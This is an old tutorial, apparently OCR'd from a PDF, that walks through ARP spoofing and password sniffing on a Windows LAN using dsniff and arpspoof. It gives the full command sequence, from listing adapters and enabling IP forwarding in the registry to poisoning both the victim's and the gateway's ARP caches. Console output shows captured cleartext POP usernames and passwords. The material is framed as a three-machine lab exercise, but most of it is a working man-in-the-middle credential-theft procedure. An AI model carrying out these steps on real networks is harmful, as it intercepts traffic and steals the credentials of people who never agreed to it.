ARP Spoofing and DSniff

A Tutorial

(Windows)

Questions? muts@mutsonline.com

http://mutsonline.com

ARP Spoofing and DSniff – On Windows

READ THIS FIRST!


- For this experiment you will be using 3 computers – Victim, Attacker and Target.
- Tools can be downloaded from the Downloads Section.
- Make sure to install WinPCap 2.3 on the attacking computer (Don't forget to reboot)
- Extract all related files (dsniff.exe, arpspoof.exe, mailsnarf.exe etc) to c:\hack, or any other directory you wish.

1. Open a command prompt (attacking computer) in c:\hack and give the command:

   dsniff –D

   This should show you a list of adapters available on your machine.
2. Start sniffing for clear-test passwords:

   dsniff -n –i <interface number>
3. Perform FTP / POP3 / HTTP / IMAP authentication while dsniff is running and *wait* for dsniff to capture the passwords. (Wait for a minute or two before giving up).



```
^C
C:\hack>dsniff -D
Interface        Device           Description
--------------------------------------------
1  \Device\Packet_{615444F5-461C-4CA5-BF61-D1398EEFD6E6} (Realtek 8139-series PC
I NIC                                                    (Microsoft's Packet
Scheduler) )
2 \Device\Packet_NdisWanIp (NdisWan Adapter (Microsoft's Packet Scheduler) )


C:\hack>dsniff -i 1
^C
C:\hack>dsniff -n -i 1
^C
C:\hack>dsniff -n -i 1
-----------------
12/08/02 20:21:37 192.168.1.234 -> 192.114.186.55 (pop)
USER muts
PASS password

^C
C:\hack>_
```

Now that you have seen how Dsniff works, let's go on to the second stage of the attack – ARP SPOOFING.

Suppose you wanted to sniff a remote computer for passwords (on the local LAN). Using tools such as ARPSpoof, you can spoof your attacking computer IP address to be a "default gateway" or a "man in the middle" attack. For such attacks, IP routing must be enabled on your computer to enable proper communication between computers.

IP Forwarding

Don't forget to enable IP forwarding on your attacking host so that the traffic goes through your host. Otherwise victim will loose connectivity.

On windows XP / 2K:

To enable TCP/IP forwarding, follow these steps (Q315236):

1. Start Registry Editor (Regedit.exe).
2. In Registry Editor, locate the following registry key:

   **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\
   Services\Tcpip\Parameters**

3. Set the following registry value:

   Value Name: IPEnableRouter
   Value type: REG_DWORD
   Value Data: 1

   A value of **1** enables TCP/IP forwarding for all network connections that are installed and used by this computer.

4. Quit Registry Editor.

After IP Forwarding is enabled, we can begin the attack. Do **not** forget to install WinPcap 2.3 or else this will not work.

1. Ping the victim and the gateway in order to populate your ARP Cache.
2. To poison the victim's ARP Cache with our MAC address:

   c:\hack> arpspoof -t <victim address> <gateway address>
3. In a separate prompt we poison the gateway's address:


   c:\hack> arpspoof -t <gateway address> <victim address>
4. Now watch all the traffic between the victim host and the outside network going through your machine via netcap, dsniff, mailsnarf, urlsnarf, or a graphical Network Analyzer.

   c:\hack> dsniff –n –i 1


   All passwords being transmitted from the host to the gateway (and on to the internet) will pass via your Linux machine, and can be sniffed.

The following diagrams are for your assistance:


BEFORE



AFTER



BEFORE ATTACK



DEFAULT GATEWAY

192.168.1.138
AA:AA:AA:AA

ARP Cache Contains:

192.168.1.9	CC:CC:CC:CC
192.168.1.234	BB:BB:BB:BB

VICTIM

192.168.1.234
BB:BB:BB:BB


ARP Cache Contains:

192.168.1.138	AA:AA:AA:AA
192.168.1.9	CC:CC:CC:CC

ATTACKER

192.168.1.9
CC:CC:CC:CC

AFTER ATTACK



DEFAULT GATEWAY

192.168.1.138
AA:AA:AA:AA

ARP Cache Contains:

192.168.1.9	CC:CC:CC:CC
192.168.1.234	CC:CC:CC:CC

VICTIM

192.168.1.234
BB:BB:BB:BB

ATTACKER


192.168.1.9
CC:CC:CC:CC

ARP Cache Contains:

192.168.1.138	CC:CC:CC:CC
192.168.1.9	CC:CC:CC:CC

Screen Shots

1. **Attacked System (NT) before and after ARPSpoof.**




```
C:\>arp -a

Interface: 192.168.1.234 on Interface 2
  Internet Address      Physical Address      Type
  192.168.1.109         00-20-ed-50-8b-3a     dynamic
  192.168.1.138         00-90-d0-23-d4-e6     dynamic

C:\>arp -a

Interface: 192.168.1.234 on Interface 2
  Internet Address      Physical Address      Type
  192.168.1.109         00-20-ed-50-8b-3a     dynamic
  192.168.1.138         00-20-ed-50-8b-3a     dynamic

C:\>
```

Before

After

Notice that the ARP cache on the attacked machine now point to the attacking machine!

2. **This is what it should look like on the Attacking machine:**


C:\WINDOWS\System32\cmd.exe
C:\WINDOWS\System32\cmd.exe
C:\WINDOWS\System32\cmd.exe - dsniff -i 1

```
Restoring true MAC...

61:71:40:00:dc:fc d0:fc:12:00:01:00 0806 42: arp reply 192.168.1.234 is-at 61:71
:40:00:dc:fc
61:71:40:00:dc:fc d0:fc:12:00:01:00 0806 42: arp reply 192.168.1.234 is-at 61:71
:40:00:dc:fc
61:71:40:00:dc:fc d0:fc:12:00:01:00 0806 42: arp reply 192.168.1.234 is-at 61:71
:40:00:dc:fc

C:\hack>arpspoof -t 192.168.1.138 192.168.1.234
```

```
Restoring true MAC...

61:71:40:00:dc:fc d0:fc:12:00:01:00 0806 42: arp reply 192.168.1.138 is-at 61:71
:40:00:dc:fc
61:71:40:00:dc:fc d0:fc:12:00:01:00 0806 42: arp reply 192.168.1.138 is-at 61:71
:40:00:dc:fc
61:71:40:00:dc:fc d0:fc:12:00:01:00 0806 42: arp reply 192.168.1.138 is-at 61:71
:40:00:dc:fc

C:\hack>arpspoof -t 192.168.1.234 192.168.1.138
```

```
C:\hack>dsniff -i 1
-----------------
12/08/02 20:41:57 NT -> izmr4.inter.net.il (pop)
USER muts
PASS password

_
```

One console attacking the Victim, one console attacking the gateway, and one console sniffing.